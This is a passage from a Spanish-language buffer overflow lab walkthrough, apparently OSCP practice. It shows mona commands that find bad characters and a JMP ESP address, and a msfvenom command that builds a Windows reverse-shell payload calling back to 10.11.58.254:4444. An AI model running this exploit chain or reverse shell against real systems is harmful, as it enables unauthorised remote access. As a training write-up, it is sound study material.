
Luego lanzaremos nuestro script, obteniendo el ESP, compararemos los arrays con mona

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 01A5FA30
```

```
Possibly bad chars: 01 02 03 04 a9 aa cd ce d4 d5
```

Iremos quitando de uno en uno para poder encontrar los caracteres bloqueados, comenzare excluyendo el `\x01` lo quitare del payload, y del bytearray de mona

```
!mona bytearray -b "\x00\x01"
```




```
Possibly bad chars: 02 03 04 05 a9 aa cd ce d4 d5
```


Repetimos el mismo método para los otros caracteres y nos encontramos con que los caracteres bloqueados son

```
\x00\xa9\xcd\xd4
```


Encontrando el punto de salto

Para encontrar el punto de salto, usare mona y los caracteres prohibidos.

```
!mona jmp -r esp -cpb "\x00\xa9\xcd\xd4"
```



Encontramos un salto en la dirección `625011AF` la cual debemos pasar a formato Littel Edian, para usarlo en nuestro código `"\xaf\x11\x50\x62"`



Ahora modificaremos el exploit.py, poniendo el valor de la dirección de salto como retn, y el padding para agregar NOPs (bytes de relleno), y por ultimo subir nuestro reverse shell en la parte de payload

Generando el payload

Crearemos un shell inverso usando msfvenom.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.58.254
LPORT=4444 EXITFUNC=thread -b "\x00\xa9\xcd\xd4" -f c
```

Ejecutamos nuestro script, con el meterpreter escuchando en el puerto 4444, y conseguimos el acceso